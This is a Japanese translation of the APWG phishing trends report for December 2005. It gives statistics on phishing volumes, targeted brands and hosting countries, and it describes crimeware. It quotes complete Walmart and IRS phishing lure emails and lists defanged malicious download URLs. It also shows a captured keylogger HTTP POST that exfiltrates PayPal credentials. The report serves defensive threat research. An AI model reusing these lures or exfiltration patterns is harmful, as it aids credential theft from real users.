フィッシング対策協議会

月次報告書（２００６年２月分）

APWG Phishing Activity Trends Report (December 2005)
日本語版

２００６年3月２０日

目次


1. APWG Phishing Activity Trends Report 2005年12月　日本語版

『フィッシング(phishing)』とはオンライン上での個人情報の窃盗行為のことを指し、巧詐eメールを用いて、その受信者を詐欺目的の偽装ウェブサイトに誘い出し、被害者のクレジットカード番号や口座のユーザーネーム・パスワード、社会保障番号等を巧みに暴き出すものです。社会的信用が確立している大手の銀行やオンライン小売業者、クレジットカード会社の商標をハイジャックすることにより、フィッシング犯は被害者を信用させ個人情報を盗み出すことに成功しています。このような詐欺行為によりクレジットカードが詐欺被害に遭ったり個人情報が盗み取られる等して経済的損失を被る被害が消費者の間で増加しています。

『フィッシング行為最新事情レポート』では、フィッシング対策実務者グループ（ＡＰＷＧ）がそのウェブサイト http://www.antiphishing.org 上あるいはグループ宛ての e メール reportphishing@antiphishing.org で報告を受けたフィッシング攻撃の事例を分析します。ＡＰＷＧが保有するフィッシング攻撃の事例に関する情報データベースは、eメール詐欺およびフィッシング行為についての最も包括的なインターネット・アーカイブです。

1.1. 【Highlights】ハイライト

・12 月期のフィッシングに関する報告件数	**15,244**
・12 月期に報告されたフィッシング・サイト数	**7,197**
・12 月中にフィッシングによりハイジャックされた商標数	**121**
・12 月中にフィッシング行為を受けた上位 80%に属する商標数	**7**
・12 月期最も多くのフィッシング・ウェブサイトのホストとなった国	**米国**
・標的となりうる名称がなんらかの形で含まれているＵＲＬ	**51%**
・IP アドレスのみでホストネームなし	**32%**
・ポート 80 を使用しないサイトの割合	**7%**
・サイトのオンライン上の平均残存期間	**5.3 日間**
・サイトの最長オンライン残存期間	**31 日間**




フィッシング行為報告件数（月単位／2004 年 12 月～2005 年 12 月）

『フィッシング行為最新事情レポート』(The Phishing Attack Trends Report)は、顕著な問題となりつつあるフィッシングあるいは e メール詐欺（スプーフィング）に起因する個人情報の盗難および詐欺行為の撲滅を目指す産業界連合団体「フィッシング対策実務者グループ」(Anti-Phishing Working Group)が月例発行しています。詳細はロニー・マニング manning@websense.com（電話 858-320-9274）、または APWG 事務局長ピーター・キャシディ（電話 617-669-1123）までお問い合わせください。『フィッシング行為最新事情レポート』(The Phishing Attack Trends Report)の分析研究は、次の企業からの提供によるものです。

1.2. 【Top Used Ports Hosting Phishing Data Collection Servers】

フィッシングしたデータの集積サーバのホストとして最も使用されたポート

12 月期はHTTPポート 80 が最も頻繁に使用されるポートとなる傾向が続き、報告された全フィッシング用サイトの 92.71%に上りました。




フィッシング・サイトとして最も使用された HTTP ポート

1.3. 【Brands ando Legitimate Entities Hijacked By Email Phishing Attacks】

e メール・フィッシング攻撃によってハイジャックされた商標および合法的法人組織、報告された商標数

12 月期は記録が存在する過去のどの年月よりも被害にあった商標数が多かった月でした。120 以上の商標がフィッシング攻撃に利用されました。相当数の銀行、信用組合、クレジットカード協会が攻撃されました。

ヨーロッパの金融機関への攻撃についての報告件数も過去最多となりました。また、様々なＩＳＰ、ウェブメールのプロバイダーやＰ２Ｐネットワークへの攻撃についてまでも被害報告が寄せられました。12 月期は米国国税庁（ＩＲＳ）へのフィッシング攻撃も多数報告されました。




ハイジャック商標数（2005 年 1 月～12 月）

1.4. 【Most Targeted Industry Sectors】最も標的となった産業分野

金融サービス分野が引き続き最も標的となった産業分野であり、12 月期は全攻撃の 89.3%に上りました。


特定の攻撃対象を狙ったフィッシング攻撃（スフィア・フィッシング）が増加傾向にあります。社内のIT部門からのメールを装ってパスワードの変更をさせたりする、特定の企業の従業員をターゲットとした攻撃がよく見受けられます。綿密に仕組まれた実例として米国のある大学の教員・学生と彼らの多くが口座を持つ銀行を連動ターゲットとしたものがありました。レベルの高い社会（技術）エンジニアリングが緻密に実行されだしたことはセキュリティを守り構築する者にとって大変な脅威となっています。



最も標的となった産業分野

1.5. 【Web Phishing Attack Trends】ウェブに対するフィッシング攻撃事情
フィッシング・サイトのホストとなった国

12 月期 Websense Security Labs は、トップ 3 のフィッシング用サイトのホスト国に変動がないことを確認しました。アメリカは 34.67%でリストのトップに留まっています。トップ 10 のその他は、韓国 9.83%、中国 8.98%、ドイツ 3.78%、イギリス 3.4%、日本 3.33%、台湾 2.19%、ルーマニア 1.96%、フランス 1.96%、カナダ 1.85%でした。



フィッシング・サイトのホスト国

フィッシング戦術最新動向


12 月期特定事例

ウォルマート（Wal-Mart） 攻撃

12 月期、APWG はウォルマートの顧客をターゲットとしたフィッシング攻撃についての報告を受けました。ユーザーは HTML 形式の E メールメッセージを受け取り自分のログオン･アカウントが外部の者によって利用されたことを知らされます。また、アカウントの契約条件では自分のアカウントは常に自分で責任をもって管理しなければならないことになっていることを確認させられます。更にこの E メールは、当該アカウントに不正に接続した当事者がマネーロンダリング（資金洗浄）や不法薬物等、連邦制定法第 18 条に抵触する行為に関係していたと告げます。

ユーザーがその E メール文中のリンク先をクリックすると米国内でホストされた詐欺用ウェブサイトに誘導される仕組みでした。その詐欺サイトはユーザーに www.walmart.com 用のログオン ID を先ず要求した後、クレジットカード情報その他の詳細な個人情報を要求してきました。

このサイトは過去にも他のターゲットを狙ったフィッシング攻撃用のホストとなったことがあり、下のサンプルページの上部にあるブルーのバナーを見ると、不用意にもページのタイトルが Wal-Mart ではなく Bank of the West となっています。



BankOfTheWest

WAL★MART®
ALWAYS LOW PRICES. Always

Dear WalMart® Customer,

This email is to inform you, that we had to block your service access because we have been notified that your service may have been compromised by outside parties.

Our terms and conditions you agreed to state that your service must always be under your control or those you designate all times. We have noticed some unusual activity related to your service that indicates that other parties may have access and or control of your informations in your service.,

These parties have in the past been involved with money laundering, illegal drugs and various Federal Title 18 violations.

Please visit this link to complete your security verification and unlock your Credit/Debit Card:

< URL REMOVED >

We apologize for any inconvenience this may cause, and appreciate your assistance in helping us maintaing the integrity of the entire WalMart® services. This is required for us to continue offering you a safe and risk free environment.

Please be aware that until we can verify your identity no further access to your service will be allowed and we will have no other liability for your service or any transactions that may have occured as a result of your failure to reactivate your service as instructed above.

Please do not reply to this email. This mailbox is not monitored and you will not rec Please do not reply to this email. This mailbox is not monitored and you will not receive a response.

Copyright © 2005 WalMart.

ＩＲＳ（米国国税庁）への攻撃

ＡＰＷＧでは、国税庁を名乗り米国の納税者をターゲットとしたフィッシング攻撃についての報告を受けました。ユーザーは詐欺の Ｅ メールメッセージを受け取り、オンラインで税金の還付についての情報にアクセスできると告げられます。メール本文中のリンクをクリックすることにより詐欺用のウェブサイトに誘導されます。詐欺サイトはユーザーの氏名、社会保障番号、住所および Ｅ メールアドレス、クレジットカード番号と CVV2 および ATM の暗証番号を要求しました。

フィッシング　メール

Subject: Refund notice
You filed your tax return and you're expecting a refund. You have just one question and you want the answer now - Where's My Refund?
Access this secure Web site to find out if the IRS received your return and whether your refund was processed and sent to you.
New program enhancements allow you to begin a refund trace online if you have not received your check within 28 days from the original IRS mailing date. Some of you will also be able to correct or change your mailing address within this application if your check was returned to us as undelivered by the U.S. Postal Service. "Where's My Refund?" will prompt you when these features are available for your situation.
To get to your refund status, you'll need to provide the following information as shown on your return:
* Your first and last name
* Your Social Security Number (or IRS Individual Taxpayer Identification Number)
* Your Credit Card Information (for the successful complete of the process)
Okay now, **Where's My Refund
<LINK DELETED>
Note: If you have trouble while using this application, please check the Requirements <http://www.irs.gov/individuals/article/0,,id=96582,00.html> to make sure you have the correct browser software for this application to function properly and check to make sure our system is available <http://www.irs.gov/individuals/article/0,,id=141231,00.html>.

プロジェクト：クライムウェア


「クライムウェア」分類詳細

「プロジェクト：クライムウェア」では、クライムウェアによる攻撃を以下のように分類しますが、今後新たな攻撃手法が出現してきた場合使用する用語を追加していきます。

「フィッシング用トロイの木馬－キーロガー」


定義：エンドユーザーの個人情報をこれらのユーザーの信用証明を奪う目的で収集することを意図して設計されたクライムウェアのコード。ほとんどの一般的なキーロガーとは異なり、フィッシングを目的としたキーロガーの場合、普通には金融機関、Eコマースやウェブをベースとしたメールサイトへのアクセスによる特定の情報獲得を目的とした特定の入力操作（そして特定の組織、最も重要なのは金融機関、オンライン小売業者、Eコマース商社）のみをモニターしようとする追跡モニター・コンポーネントを備える。

フィッシング用トロイの木馬－キーロガー（特定変種）



12月期APWGでは、フィッシング用トロイの木馬が過去最多の180件見つかったことを記録しました。

フィッシング用トロイの木馬－キーロガー（キーロガーのホストとなった特定ウェブサイト）



パスワード略取用の不正コードをばら撒くウェブサイト数は、昨年 11 月から 12 月の 1 ヵ月間でほぼ倍に膨れ上がりました。

より巧妙なトロイの木馬と感染方法

2005 年 12 月、マイクロソフトの技術に対して行われた2つのゼロデイアタック（脆弱性に対する対策パッチ公表前に行われる一斉集中攻撃）については広く知られています。これら2つの脆弱性への攻撃はパッチが取得できるようになる前に行われ、どちらの脆弱性に対してもクライムウェアやキーロガーとその他のデータ略取テクニックをインストールするための何百という偽ウェブサイトが公開されました。

それらの名称は、MS05-054 および MS06-001 というものでした。

Websense Security Labs はまた、「Potentially Unwanted Software」という名称のクライムウェアを顧客のパソコンにインストールすることにより詐欺のセキュリティ関連情報をディスプレイ表示することに加え、キーロガーのインストールにより顧客が銀行口座サイトを訪れた際に個人のキー入力情報を略取するという複合攻撃を観測しました。

実例１：WMF Image-Handling の脆弱性を狙ったクライムウェア・サイトの拡大流布

APWG では、パッチが未普及であった WMF イメージファイルを扱う際の Windows の脆弱性を狙った様々なウェブサイトの存在を確認しました。これらウェブサイトが発見された時点では、「Spyware」のアプリケーションおよびその他の「Potentially Unwanted Software」の流布を目的とした不正工作でした。ユーザーの通常とは異なるデスクトップ画面にはスパイウェアに感染したことを知らせるメッセージが現れると共に、このスパイウェア撃退用とされるアプリケーションが送信されてきます。このアプリケーションは検知されたスパイウェアを除去するためと称してユーザーのクレジットカード情報を要求します。使用された偽の画面表示と偽のスパイウェア除去アプリケーションの種類には事例によりばらつきがありました。更に「メールリレー」が感染パソコンにインストールされた場合、何千というスパム・メールが自動的に発信されてしまうことになります。

私たちは何千ものウェブサイトが iFrameCASH BIZ からの不正コードを伝播させていたことを捕捉していました。

感染パソコンのサンプル画面１

感染パソコンのサンプル画面２

実例２：Windows パソコン上でのクライムウェア実行のための iFrame Technique の利用

Websense Security Labs では、数十例に及ぶ WMF の脆弱性を狙ったウェブサイトに関する事例についての詳しい追跡調査を行いました。（詳細は http://www.websensesecuritylabs.com/blog を参照。）

これらのサイトは全て（先の事例と同様）、エンドユーザーに感知されることなくパソコン上で不正コードを実行するために iFrame の技術を利用していました。これらは全ての事例において新規コードをダウンロードし実行するための HTTP を使用したトロイの木馬ダウンローダーでした。私たちが調査をした事例は全て他のトロイの木馬または BOT をインストールしていました。これは過去数日の間に「Potentially Unwanted Software」をインストールしていたことが確認された他のサイトとは異なるものでした。また、不正な JPG ファイルを含んだ新年のグリーティングカードに似せた E メールについての報告を受けています。


事例３：スペイン語圏の銀行を狙ったパスワード・スティーラー（Panda Labs による報告）

12 月期、Panda Labs では「Banker.BSX」と呼ばれる興味深いクライムウェアを発見しました。これはパスワード略取用トロイで、ポート 1106 を開いた上でスペイン語圏にある特定の銀行サイトにユーザーがアクセスするのを監視し、パスワードを盗み取るというものです。「Banker.BSX」はそのウェブサイトで実行されるバーチャル･キーボードでのログインやパスワードのタイピング行為を含むユーザーアクションを掌握します。

次に、そのクライムウェアは収集したデータを特定の E メールアドレス宛てに送信します。

「Banker.BSX」は、MSN メッセンジャーを介して流布する「Nabload.U」と呼ばれる別のトロイによって被害コンピュータにダウンロードされます。

サンプルメッセージ画面：



事例４：軽犯罪が重大な犯罪になる時―侵入したコードがクライムウェアのゲートウェイを作り上げる場合

12月期中を通して、Websense Security Labsでは、ユーザー操作を介さずにエンドユーザーのパソコンに「Potentially Unwanted Software」をインストールするためにブラウザやオペレーティング・システムの脆弱性を利用した事例について少なからぬ報告を行いました。いくつかの事例においては、一台に数十種類の不正コードがインストールされた後、そのパソコンのスパイウェアの除去を装った偽の情報が表示されました。

私たちはまた、これらの行為を行った同じ者たちが、キーロガーやフィッシング・トラフィック・コントローラー等のより悪質なクライムウェアのインストールを目的とした不正コードを使用していたことも発見しました。このコードは「Potentially Unwanted Software」のインストールのみにとどまらず、情報を「盗み出す」ことを目的に作られています。

前記の事例同様、ユーザーはほとんどが「iFrame」を通じて感染し、偽ウェブサイトや広告ネットワークのポップアップから自分が気づかないうちにこれを取り込んでしまっていました。これらの「iFrame」タグを通じて取り込まれた不正コードは、最近の二つのゼロデイ（パッチ公表前）脆弱性の「MS05-054」と「MS06-001」を含む何十という脆弱性に付け込もうとしてきます。更にこれらの脆弱性に対するパッチを完了しているユーザーに対しては、不正コードをインストールさせるための「ActiveX」プロンプトが画面表示されるという具合でした。

「IFRAME SRC」は次に示すものに似たURLを取り込みます。
（下記URLは既に抹消されています。）

- **http://too1barXXX.biz/dl/xpladv470.wmf**
- **http://too1barXXX.biz/dl/fillmemadv470.htm.**
- **http://too1barXXX.biz/dl/sploitadv470.anr**
- **http://too1barXXX.biz/dl/xpladv470.wmf**

これらの不正コードはダウンローダーとして機能し、「HTTP GET」が他のウェブサイトに対してこれらのペイロードをインストールするようリクエストを上げさせる働きをしていました。初期のこれらのダウンローダーの基本的な目的は、偽のスパイウェア除去ツール、ツールバー、アドウェアやその他の「Potentially Unwanted Software」をインストールすることのみでした。

最近はしかしながら、ダウウンロードされたファイルが次にあげるような不正行為も行っていることが見受けられるようになりました。

- **銀行預金情報キーロガー**
- **トロイの木馬ルートキット機能**

- 偽「Paypal」ウェブサイトに導くトラフィック・リディレクター
- トロイの木馬バックドア
- 「インターネット・エクスプローラー」プロセス注入

キー操作略取事例

The keylogger is usually retrieved from a URL such as:

http:// too1barXXX.biz/progs/kl.txt

kl.txt is a not a text file; it is a Windows binary Trojan horse that is packed with NSPack.


file output:
file kl.txt
kl.txt: MS-DOS executable (EXE), OS/2 or MS Windows

The dropper includes a number of files. The dropped keylogger files are typically named ibmXXX.exe and ibmXXX.dll. This keylogger monitors for every POST request made by the client computer (such as a logon to a banking website) and sends the captured information to a URL running a script named 'x25.php'. This program also injects itself into the Explorer process and silently redirects attempts to login to specific financial sites.

サンプル画面１：パスワード略取 → 「HTTP POST」コンテント略取

```
POST /gamma/x25.php?
Content-Type: multipart/form-data; boundary=swefasvqdvwxff
....Host:
Content-Length: 457
Connection: Close
User-Agent: Mozilla/4.0
Host:
Cache-Control: no-cache

...--swefasvqdvwxff
Content-Disposition: form-data; name=datafile; filename="data.str"
...Content-Type: application/octet-stream

...4.C!...Application: c:\program files\internet explorer\iexplore.exe
REQUEST:
HEADERS:
POST /cgi-bin/webscr?cmd=_login-submit HTTP/1.1
Host:
Referer: http://www.paypal.com/

POST_FORM:
login_email=user@domain.com<-- Captured Login
login_password=mypassword<-- Captured Password
submit.x=Log+In
form_charset=UTF-8

.
--swefasvqdvwxff--
```

サンプル画面２：「PayPal」へのリディレクト



フィッシング用トロイの木馬　－　リディレクタ

定義：エンドユーザーをネットワーク上で本来意図されていない場所に誘い出すことを目的として設計されたクライムウェアのコード。これにはホストファイルや他のＤＮＳ特有の情報を改ざんするようなクライムウェア、詐欺サイトへ情報を誘導するようなブラウザー・ヘルパー、詐欺地点への誘導を行うネットワーク・レベルでのドライバーやフィルターのインストールを行うクライムウェアを含む。これらは全て個人情報の略取やその他の信用情報の不正獲得という犯罪目的のためにインストールされる。

